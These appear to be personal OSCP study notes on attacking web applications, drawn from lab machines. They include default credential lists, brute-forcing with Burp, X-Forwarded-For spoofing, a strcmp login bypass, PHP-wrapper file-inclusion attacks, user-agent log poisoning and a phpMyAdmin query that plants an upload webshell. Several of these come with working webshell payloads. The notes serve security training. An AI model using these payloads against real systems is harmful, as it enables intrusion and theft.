Always do **directory/subdomain enumeration**

- I always forget **subdomain enumeration!!!!**

[Here](#) is a useful **URL Encoder/Decoder Website**

- <https://meyerweb.com/eric/tools/dencoder/>

Use **Wappalyzer** to look at what version of services are running and then look for vulnerability!

- We can also do `curl -I http://10.10.10.242` to find the version
- Or you can use **whatweb**
 - `whatweb http://192.168.50.244`

Default things to try:

1. Always try `robots.txt`, `sitemap.xml`
2. Default credentials:
 - admin : admin
 - admin : password
 - admin : 123456
 - admin : root
 - administrator:administrator
 - administrator: [no password]
 - root : root
 - root : admin
 - root : toor (root spelled backwards)
 - root : [no password]
 - bitnami:bitnami
 - guest : guest
 - Look at more default
3. Common weak credential pairs
 - a. admin:password
 - b. admin:admin
 - c. root:root
 - d. root:toor (root spelled backwards)
 - e. root:password
 - f. admin:admin1
 - g. admin:password1
 - h. root:password1

Most common password list:

- [Most common 2024](#)
- And then if you are in a page called /admin, then try username "admin"

How to download files from website:

- If you find something like a password list from a website, like <https://10.10.10.10/passwd.txt>, then you can download it quickly to local Kali:
 - `wget https://10.10.10.10/passwd.txt`

Navigating a web server after getting inside (ex. Through reverse shell):

1. Look at </var/www/html>
2. use `ls -la`
3. Look for interesting files like <.htaccess> and <.htpasswd> (the "." at the start means hidden files)
 - a. The <.htpasswd> file is used to store usernames and passwords for basic authentication of HTTP users. Let's read both file
 - i. This actually gave us the password for a user in [My-CMSMS](#) PG Play, which eventually gave us root
 - b. The <.htaccess> file is typically used to secure directories with Apache

Bruteforce website login using Burpsuite

One example of bruteforcing website login using **Burpsuite** can be seen in this [Walla](#) PG Practice

Another example in [Monster](#) PG Practice

The screenshot shows the Intruder tool's configuration for a POST request to `http://192.168.118.249:8000`. The 'Payloads' tab is active, displaying a simple list of words: admin, g, 2, e, 4. The 'Payload position' is set to 'All payload positions'. The 'Payload type' is 'Simple list'. The 'Payload count' is 5, and the 'Request count' is also 5. The 'Payload configuration' section allows for defining rules for processing payloads. The 'Payload processing' section provides options for adding, enabling, editing, removing, or updating rules.

- This is from my test on **OSCP-B .249**
- Basically, send a POST request to intruder
- And then select the parameter you want to bruteforce which is the password here and press the "Add" button on the top
- And then "Load" your wordlist
- And then Start attack

2. Intruder attack of `http://192.168.118.249:8000`

Results	Positions						
Capture filter: Capturing all items							
View filter: Showing all items							
Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		302	42			407	
1	admin	302	76			380	
2	g	200	41			3651	
3	2	200	34			3650	
4	e	200	41			3651	
5	4	200	33			3650	

- As you can see, the "length" and "status code" were different for password "admin" which was the correct one

How to tell if a site is wordpress

```
186 <script src='http://192.168.50.244/wp-content/plugins/contact-form-7/includes/js/index.js'>
187 <script src='http://192.168.50.244/wp-content/themes/hello-elementor/assets/js/hello-front-end.js'>
188 <script src='http://192.168.50.244/wp-content/plugins/elementor/assets/js/webpack-runtime.js'>
189 <script src='http://192.168.50.244/wp-content/plugins/elementor/assets/js/frontend-modern.js'>
190 <script src='http://192.168.50.244/wp-content/plugins/elementor/assets/lib/waypoints/waypoints.min.js'>
191 <script src='http://192.168.50.244/wp-includes/js/jquery/ui/core.min.js?ver=1.13.1' id='jquery-core-js'>
192 <script id='elementor-frontend-js-before'>
```

- If you look at source code and see stuff like wp-content or anything with "wp-...", then it's likely wordpress
- Or you can use tools like whatweb:
 - [whatweb http://192.168.50.244](http://192.168.50.244)

```
kali@kali:~/beyond$ whatweb http://192.168.50.244
http://192.168.50.244 [301 Moved Permanently] Apache[2.4.52], Country[RESERVED][ZZ],
HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[192.168.50.244],
RedirectLocation[http://192.168.50.244/main/], UncommonHeaders[x-redirect-by]
http://192.168.50.244/main/ [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[192.168.50.244], JQuery[3.6.0],
MetaGenerator[WordPress 6.0.2], Script, Title[BEYOND Finances &#8211; We provide
financial freedom], UncommonHeaders[link], WordPress[6.0.2]
```

Listing 5 - WhatWeb scan of WEBSRV1

- This is from 27.1.2. WEBSRV1

Parse User Agents

We can use this [website](https://explore.whatismybrowser.com/useragents/parse/) (<https://explore.whatismybrowser.com/useragents/parse/>) to parse user agents and help us understand more about it

HTTP Requests

Who sent it?

- Look at the referrer and user-agent

Who received it?

- Look at the host

Default Pages (how to find domain names)

Sometimes when we visit a website, we are met with some default Ubuntu, Apache or default centOS webpage. There is no content. That usually means there is some virtual hosting, and we have to find the hostname

1. Try adding the IP and the box's name. Like **10.10.10.10 twomillion.htb** (just an example)
2. Try curling the webpage and get the HTTP Response Headers. Then, look at the "X-Backend-Server" header, and see if it displays any domain names.
 - a. `curl -I http://10.10.10.10`
 - b. This worked in the Paper HTB, where it displayed:
X-Backend-Server: office.paper

Bypass/Avoid Redirection using Burpsuite

In the [DC-4](#) PG Play, we had a login.php page and also a command.php page. But, when we tried viewing the command.php page, we were redirected to this login.php (with status code 302).

This makes the status code 302 websites really useful, since we can avoid being re-directed

So, to avoid redirection, we can intercept on Burp suite

1. On the top line change it from "**302 Found**" to "**200 OK**"
2. Find the line "**Location: /login.php**" and delete it
 - a. This Location header is what does the redirection
3. And then send this request back to browser

Interesting web attack vector with changing request type, and adding headers

The [Nickel](#) PG Practice (which is actually a windows machine), had a really interesting web attack vector in order to get foothold.

They first ran into an APIPA (Automatic Private IP Address) 169.254.59.27. The Internet Assigned Numbers Authority (IANA) has reserved the IP address range from 169.254.0.1 to 169.254.255.254 specifically for APIPA.

1. They then saw it was trying to access port 33333, so they tried accessing that, and got a response "<p>Cannot "GET" /list-current-deployments</p>" which is a hint that maybe GET is not right, and maybe POST is write.
 - a. So, using `curl`, they added the `-X POST` argument
2. Then they got the error message "<hr><p>HTTP Error 411. The request must be chunked or have a content length. </p></BODY></HTML>". This hints that we have to add a content-length
 - a. So for the `curl`, they added `-H 'Content-Length: 0'`

And then they were finally able to access pages, which give them credentials!

Abusing API endpoints in website URL

A REALLY good example of playing with API endpoints was seen in the [Xposedapi](#) PG Practice (you can tell by the name)

- [Here](#) is another writeup which is more concise but skips on details but provides multiple ways to exploit


More information in **OSCP 8.3.3. Enumerating and Abusing APIs**

It also teaches us how to create JSON POST payload from scratch within the CURL command. Like this:

- `curl -d '{"password":"fake","username":"admin"}' -H 'Content-Type: application/json'`
`http://192.168.50.16:5002/users/v1/login`
-

How to pretend to be another IP when viewing pages (IP Spoofing) using X-Forwarded-For

Also used in the [Xposedapi](#) PG Practice when we got this 403 error:



- It was blocking our IP, so we likely have to access it through local host or trick it into thinking the web request is coming from local host

Request

Pretty Raw Hex \n ⌂

```
1 GET /logs HTTP/1.1
2 Host: 192.168.110.134:13337
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 X-Forwarded-For: 127.0.0.1
9 Upgrade-Insecure-Requests: 1
```

- We added the X-Forwarded-For line

And now we have a 404 error instead of 403, meaning we can access the page.

Response

Pretty Raw Hex Render \n ⌂


```
1 HTTP/1.1 404 NOT FOUND
2 Server: gunicorn/20.0.4
3 Date: Mon, 18 Apr 2022 11:16:35 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 73
7
8 Error! No file specified. Use file=/path/to/log/file to access log files.
```

In the [Robust](#) PG Practice, a website said that we were blocked from visiting the site and that we had to be on 10.10.10.x in order to view the site. So, we can use the X-Forwarded-For HTTP request header to pretend to be 10.10.10.10. This is also known as IP Spoofing

The HTTP X-Forwarded-For (XFF) request header is a de-facto standard header for identifying the **originating IP address of a client** connecting to a web server.

So in the post request, just add:

- X-Forwarded-For: 10.10.10.10



A screenshot of a terminal window showing an HTTP POST request. The request is for /login.php with version HTTP/1.1. It includes various headers such as Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Connection, Cookie, Upgrade-Insecure-Requests, and X-Forwarded-For. The X-Forwarded-For header is highlighted in yellow.

```
Pretty Raw Hex
1 GET /login.php HTTP/1.1
2 Host: 192.168.163.200
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=guup2kg9u5ghnuo83unc9ctrar
9 Upgrade-Insecure-Requests: 1
10 X-Forwarded-For: 10.10.10.10
11
12
```

How to view pages as a search engine

In the [Inclusiveness](#) pg play, we saw that a webpage (robots.txt) said that we can only view the page as a "search engine." So, in order to pretend to be a search engine, we can create a custom user agent named GoogleBot for the search engine.

sudo curl -s -- user-agent Googlebot http://192.168.128.14/robots.txt -v

Burpsuite

How to automate adding HTTP headers on Burpsuite


In the [Robust](#) PG Practice, we were going to be sending a lot of HTTP requests via burpsuite, but the only way to access the website was **by adding the "X-Forwarded-For" header. And also we wanted to remove the "Location: login.php" header too.** So instead of manually adding that every time, we automated it using settings in Burpsuite

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Match and Replace' section, there is a table listing rules for Request and Response headers. One rule is highlighted:


Add	Enabled	Item	Match	Replace	Type	Comment
<input type="button" value="Add"/>	<input type="checkbox"/>	Request header	^If-None-Match.*\$		Regex	Require non-cached response
<input type="button" value="Edit"/>	<input type="checkbox"/>	Request header	^Referer.*\$		Regex	Hide Referer header
<input type="button" value="Remove"/>	<input type="checkbox"/>	Request header	^Accept-Encoding.*\$		Regex	Require non-compressed responses
<input type="button" value="Up"/>	<input type="checkbox"/>	Response header	^Set-Cookie.*\$		Regex	Ignore cookies
<input type="button" value="Down"/>	<input type="checkbox"/>	Request header	^Host: foo.example.org\$	Host: bar.example.org	Regex	Rewrite Host header
<input type="button" value="Add"/>	<input type="checkbox"/>	Request header	Origin: foo.example.org		Literal	Add spoofed CORS origin
<input type="button" value="Edit"/>	<input type="checkbox"/>	Response header	^Strict-Transport-Security:...	X-XSS-Protection: 0	Regex	Remove HTSTS headers
<input type="button" value="Add"/>	<input type="checkbox"/>	Response header			Literal	Disable browser XSS protection

Below the table, the 'TLS Pass Through' section is visible.

To make sure we get access to every request, we can add the X-Forwarded-For header to every request we send to the server. Simply click the 'Add' button and enter the header details.



Next, below shows an example of how to **remove** a header that the server has sent as part of a response. This Location header will now be empty when the browser receives it.



PHP

strcmp() bypass with PHP Type Juggling

This is from the [Potato](#) from PG Play

In this box, we had authentication with an admin PHP page that had this line:

- `strcmp($_POST['password'], $pass) = 0`

Here, we can bypass strcmp to make it return NULL, and since NULL = 0 in PHP, then this all returns True, allowing us to get logged in.

1. First, we have to submit something on the form, for example put "mike" as the password
2. Then intercept the POST request and you should see "password=mike" in the request
3. And then change it to "password[]="mike", and you can actually replace "mike" with anything
4. And then this turns "password" into an array, and this makes strcmp return NULL, which results in the code looking like NULL = 0, which is true, so then we successfully did strcmp bypass

PHP Wrappers (from OSCP 9.2.2. PHP Wrappers)

PHP Base64 wrapper was used in the [Zipper](#) PG Practice

PHP Wrappers (specifically `data://`) can get you code execution for PHP sites

- What's the catch? It's not allowed by default. You need `allow_url_include` to be enabled

And the `php://filter/` can do stuff like base64 encoding which ends up showing us more information than normal. It shows php pages but with more info than normal.

PHP offers a variety of protocol wrappers to enhance the language's capabilities. For example, PHP wrappers can be used to represent and access local or remote filesystems. We can use these wrappers to bypass filters or obtain code execution via File Inclusion vulnerabilities in PHP web applications. While we'll only examine the `php://filter` and `data://` wrappers, many are available.

We can use the `php://filter` wrapper to display the contents of files either with or without encodings like ROT13 or Base64. In the previous section, we covered using LFI to include the contents of files. Using `php://filter`, we can also display the contents of executable files such as `.php`, rather than executing them. This allows us to review PHP files for sensitive information and analyze the web application's logic.

Let's demonstrate this by revisiting the "Mountain Desserts" web application. First, we'll provide the `admin.php` file as a value for the "page" parameter, as in the last Learning Unit.

```
kali@kali:~$ curl http://mountaindesserts.com/meteor/index.php?page=admin.php
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Maintenance</title>
</head>
<body>
    <span style="color:#F00;text-align:center;">The admin page is currently under
maintenance.
```

Listing 21 - Contents of the admin.php file

Listing 21 shows the title and maintenance text we already encountered while reviewing the web application earlier. We also notice that the `<body>` tag is not closed at the end of the HTML code. We can assume that something is missing. PHP code will be executed server side and, as such, is not shown. When we compare this output with previous inclusions or review the source code in the browser, we can conclude that the rest of the `index.php` page's content is missing.

Next, let's include the file, using `php://filter` to better understand this situation. We will not use any encoding on our first attempt. The PHP wrapper uses `resource` as the required parameter to specify the file stream for filtering, which is the filename in our case. We can also specify absolute or relative paths in this parameter.

```
kali@kali:~$ curl http://mountaindesserts.com/meteor/index.php?page=php://filter/resource=admin.php
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Maintenance</title>
</head>
<body>
    <span style="color:#F00;text-align:center;">The admin page is currently under maintenance.
```

Listing 22 - Usage of "php://filter" to include unencoded admin.php

The output of Listing 22 shows the same result as Listing 21. This makes sense since the PHP code is included and executed via the LFI vulnerability. Let's now encode the output with base64 by adding convert.base64-encode. This converts the specified resource to a base64 string.

```
kali@kali:~$ curl http://mountaindesserts.com/meteor/index.php?page=php://filter/convert.base64-encode/resource=admin.php
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
PCFET0NUWBFIGH0blw+CjxodG1sIGxhbmc9ImVuIj4KPGh1YWQ+CiAgICA8bWV0YSBjaGFyc2V0PSJVVEYtOCI+CiAgICA8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNLXdpZHRoLCBpbml0aWFsLXNjYWxlPTEuMCI+CiAgICA8dGl0bGU+TWFpbn...dF9lcnJvcik7Cn0KZWNoByAiQ29ubmVjdGVkIHN1Y2Nlc3NmdWxseSI7Cj8+Cgo8L2JvZHk+CjwvaHrtbD4K
...
```

Listing 23 - Usage of "php://filter" to include base64 encoded admin.php

Listing 23 shows that we included base64 encoded data, while the rest of the page loaded correctly. We can now use the *base64* program with the *-d* flag to decode the encoded data in the terminal.

```

kali㉿kali:~$ echo
"PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGh1YWQ+CiAgICA8bWV0YSBjaGFyc2V0PSJVVEYtOC
I+CiAgICA8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id21kdGg9ZGV2aWN1LXdpZHRoLCBpbm10aWFsL
XNjYWx1PTEuMCI+CiAgICA8dG10bGU+TWFpbnR1bmFuY2U8L3RpDGxlPgo8L2h1YWQ+Cjxib2R5PgogICA
IDw/
cGhwIGVjaG8gJzxzcGFuIHN0eWx1PSJjb2xvcjojRjAwO3RleHQtYWxpZ246Y2VudGVyOyI+VGh1IGFkbWluIHB
hZ2UgaXMgY3VycmVudGx5IHVuZGVyIG1haw50ZW5hbmN1Lic7ID8+Cgo8P3BocAokc2VydmbmFtZSA9ICJsb2
NhbGhvc3Qi0wokdXN1cm5hbWUgPSAicm9vdCI7CiRwYXNzd29yZCA9ICJNMDBuSzRzUNhcmQhMiMi0woKLy8gQ
3J1YXR1IGNvbm5ly3Rpb24KJGNvbm4gPSBuZXcgbXlzcWxpKCRzZXJ2ZXJuYW1lLCakdXN1cm5hbWUsICRwYXNz
d29yZCk7CgovLyBDaGVjayBjb25uZWNOaw9uCmlmICgkY29ubi0+Y29ubmVjdF9lcnJvcik7Cn0KZWNobyAiQ29ubmVjdGVkIHN1Y2
ubmVjdGlvbibiBmYWlsZWQ6ICIgLiAkY29ubi0+Y29ubmVjdF9lcnJvcik7Cn0KZWNobyAiQ29ubmVjdGVkIHN1Y2
Nlc3NmdWxseSI7Cj8+Cgo8L2JvZHk+CjwvaHRtbD4K" | base64 -d
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Maintenance</title>
</head>
<body>
    <?php echo '<span style="color:#F00;text-align:center;">The admin page is
currently under maintenance.'; ?>

<?php
$servername = "localhost";
$username = "root";
$password = "M00nK4keCard!2#";

// Create connection
$conn = new mysqli($servername, $username, $password);
...

```

Listing 24 - Decoding the base64 encoded content of admin.php

The decoded data contains MySQL connection information, including a username and password. We can use these credentials to connect to the database or try the password for user accounts via SSH.

While the `php://filter` wrapper can be used to include the contents of a file, we can use the `data://` wrapper to achieve code execution. This wrapper is used to embed data elements as plaintext or base64-encoded data in the running web application's code. This offers an alternative method when we cannot poison a local file with PHP code.

Let's demonstrate how to use the `data://` wrapper with the "Mountain Desserts" web application. To use the wrapper, we'll add `data://` followed by the data type and content. In our first example,

we will try to embed a small URL-encoded PHP snippet into the web application's code. We can use the same PHP snippet as previously with `ls` the command.

```
kali@kali:~$ curl "http://mountaindesserts.com/meteor/index.php?page=data://text/plain;<?php%20echo%20system('ls');?>"  
...  
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>  
admin.php  
bavarian.php  
css  
fonts  
img  
index.php  
js  
...  
...
```

Listing 25 - Usage of the "data://" wrapper to execute ls

Listing 25 shows that our embedded data was successfully executed via the File Inclusion vulnerability and `data://` wrapper.

When web application firewalls or other security mechanisms are in place, they may filter strings like "system" or other PHP code elements. In such a scenario, we can try to use the `data://` wrapper with base64-encoded data. We'll first encode the PHP snippet into base64, then use `curl` to embed and execute it via the `data://` wrapper.

```
kali@kali:~$ echo -n '<?php echo system($_GET["cmd"]);?>' | base64  
PD9waHAgZWNo byBzeXN0ZW0oJF9HRVRbImNtZCJdKTs/Pg==  
  
kali@kali:~$ curl "http://mountaindesserts.com/meteor/index.php?page=data://text/plain;base64,PD9waHAgZWNo byBzeXN0ZW0oJF9HRVRbImNtZCJdKTs/Pg==&cmd=ls"  
...  
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>  
admin.php  
bavarian.php  
css  
fonts  
img  
index.php  
js  
start.sh  
...  
...
```

Listing 26 - Usage of the "data://" wrapper with base64 encoded data

Listing 26 shows that we successfully achieved code execution with the base64-encoded PHP snippet. This is a handy technique that may help us bypass basic filters. However, we need to be aware that the **data://** wrapper will not work in a default PHP installation. To exploit it, the [allow_url_include](#) setting needs to be enabled.

How to find root directory in PHP

Document Root:	
DOCUMENT_ROOT	C:/xampp/htdocs
<ul style="list-style-type: none">- This shows the root directory	
<code>\$_SERVER['DOCUMENT_ROOT']</code>	
<code>\$_SERVER['SERVER_PROTOCOL']</code>	HTTP/1.1
<code>\$_SERVER['DOCUMENT_ROOT']</code>	/srv/http
<code>\$_SERVER['DOCUMENT_URI']</code>	/phpinfo.php
<ul style="list-style-type: none">- This is another one that should show the root directory of website	

- Look at phpinfo.php

phpinfo.php

The **phpinfo.php** file (sometimes found in **/phpinfo.php**) can be helpful. For example, it sometimes give us the Kernel Version of the target machine, which can be used to exploit if the version is vulnerable.

[Slort](#) PG practice writeup also examines it

PHP Version 7.3.14-1~deb10u1	
System	Linux mycmsms 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64
Build Date	Feb 16 2020 15:07:23
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-c ctype.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20- json.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20- mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysqli.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplxml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlreader.ini, /etc/php/7.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.3/apache2/conf.d/20-xsl.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS

- We can see that we have linux kernel : **4.19.0-8-amd64**
 - amd64 just means 64-bit

Most of the below is from the [Shenzi](#) PG Practice:

System:

PHP Version 7.4.6	
System	Windows NT SHENZI 10.0 build 19042 (Windows 10) AMD64
Build Date	May 12 2020 11:32:12
Compiler	Visual C++ 2017
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\ sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\ sdk,shared" "--enable-object-out-dir=../obj" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled

- The hostname is SHENZI, and it is running 64-bit Windows 10 build 19042.

PATH:

PATH	C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\WINDOWS\System32\WindowsPowerShell\v1.0\;C:\WINDOWS\System32\OpenSSH; C:\Users\shenzi\AppData\Local\Microsoft\WindowsApps;
-------------	----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

- We find a user named 'shenzi' in the path.

allow_url_fopen and allow_url_include:

Directive	Local Value
allow_url_fopen	On
allow_url_include	Off

- **allow_url_fopen = On**
 - This allows PHP functions like fopen(), file_get_contents(), and include() to access remote files over protocols like HTTP, FTP
 - With this enabled, a vulnerable script using file_get_contents(\$user_input) could fetch remote content from an attacker-controlled URL, enabling data exfiltration or remote code delivery.
 - While this alone doesn't allow code execution, it enables reading remote resources (e.g., SSRF-like behavior).
- **allow_url_include = Off**
 - If it was on, you can get code execution using PHP wrapper. Look at "**PHP Wrappers (from OSCP 9.2.2. PHP Wrappers)**" section for more information
 - And if it was on, you can do LFI attack
 - This controls whether PHP's include and require functions can load remote files via a URL (e.g., include("http://evil.com/shell.txt")).
 - Since it's Off, even if you can control an include() parameter, PHP won't fetch and execute remote code from a URL.

Document_Root:

DOCUMENT_ROOT	C:/xampp/htdocs
----------------------	-----------------

- This shows the root directory

`$_SERVER['DOCUMENT_ROOT']`

<code>\$_SERVER['SERVER_PROTOCOL']</code>	HTTP/1.1
<code>\$_SERVER['DOCUMENT_ROOT']</code>	/srv/http
<code>\$_SERVER['DOCUMENT_URI']</code>	/phpinfo.php

- This is another one that should show the root directory of website

disable_classes and disable_functions:

disable_classes	<i>no value</i>	/
disable_functions	<i>no value</i>	/

- Disable_functions of 'no value' means we are able to use malicious PHP functions like exec(), system(), shell_exec() (if we can get code execution) because they have not been disabled.

session.save_path:

session.save_path	C:\xampp\tmp	C:\xampp\tmp
--------------------------	--------------	--------------

- This can be useful for an [Local File Inclusion to Remote Code Execution](#) vulnerability (via phpinfo.php). If we find LFI, we can keep this in mind.
- This path is where **PHP session files are stored**. When a user visits a PHP application, their session data (including variables like \$_SESSION['username']) gets written to a file in this directory — typically with a name like sess_<session_id>.
 - `.../xampp/tmp/sess_abcd1234` for example

\$_SERVER['HTTP_USER_AGENT']

\$_SERVER['HTTP_USER_AGENT']	Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
-------------------------------------	------------------------------------------------------------------------

- This is a reflection of MY user-agent. I have control of that, is this useful? Like when we poison a log file for php code execution, can I poison this? I am genuinely am not sure but I get a little tingly when I see user controlled information reflected by a PHP page.
- **According to chatGPT**, you can poison it if you get LFI and if user-agent gets put in the logs
 - If the application logs the user-agent (common in access logs), and you inject PHP code like:
 - `<?php system($_GET['cmd']); ?>`
 - Then if you later find a Local File Inclusion (LFI) vulnerability, and can include the log file (e.g., /var/log/apache2/access.log or C:\xampp\apache\logs\access.log), you may execute the PHP code you planted in the log.
- An example of how to do it:
 1. `curl http://target/ -A "<?php system($_GET['cmd']); ?>"`
 - a. -A stands for Agent and it replaces the original agent
 2. `http://target/vuln.php?page=/path/to/logfile&cmd=whoami`

Reading PHP source code to understand how file upload works

In the [Mzeeav](#) PG Practice, we got a zip file with the PHP source code, and we had to read and understand upload.php which the upload page. We had to understand in order to find out how to upload a web/reverse shell.

- [Here](#) is a much longer writeup but it explains it better

[Zipper](#) PG Practice also reads PHP course code for an upload.php

phpMyAdmin

Default creds:

- root:[no password]

How to get reverse shell from phpMyAdmin:

From the [Squid](#) PG Practice, after logging into phpMyAdmin as **root:[no password]**, we found an exploit to get a reverse shell by using the SQL feature in the phpMyAdmin GUI

We will create a new file called **uploader.php** in the root web directory that allows us to upload a shell.

Go to the SQL Tab and insert this code (from [this](#) github page). We found this github page by searching "get shell from phpMyAdmin" on google:

```
SELECT
"<?php echo '<form action=\"\" method=\"post\" enctype=\"multipart/form-data\"'
name=\"uploader\" id=\"uploader\">';echo '<input type=\"file\" name=\"file\"'
size=\"50\"><input name=\"_upl\" type=\"submit\" id=\"_upl\" value=\"Upload\"></form>'; if(
$_POST['_upl'] == \"Upload\") { if(@copy($_FILES['file']['tmp_name'],
$_FILES['file']['name'])) { echo '<b>Upload Done.<br><br>'; } else { echo '<b>Upload
Failed.<br><br>'; } }?>"
INTO OUTFILE 'C:/wamp/www/uploader.php';
```

```

1 SELECT
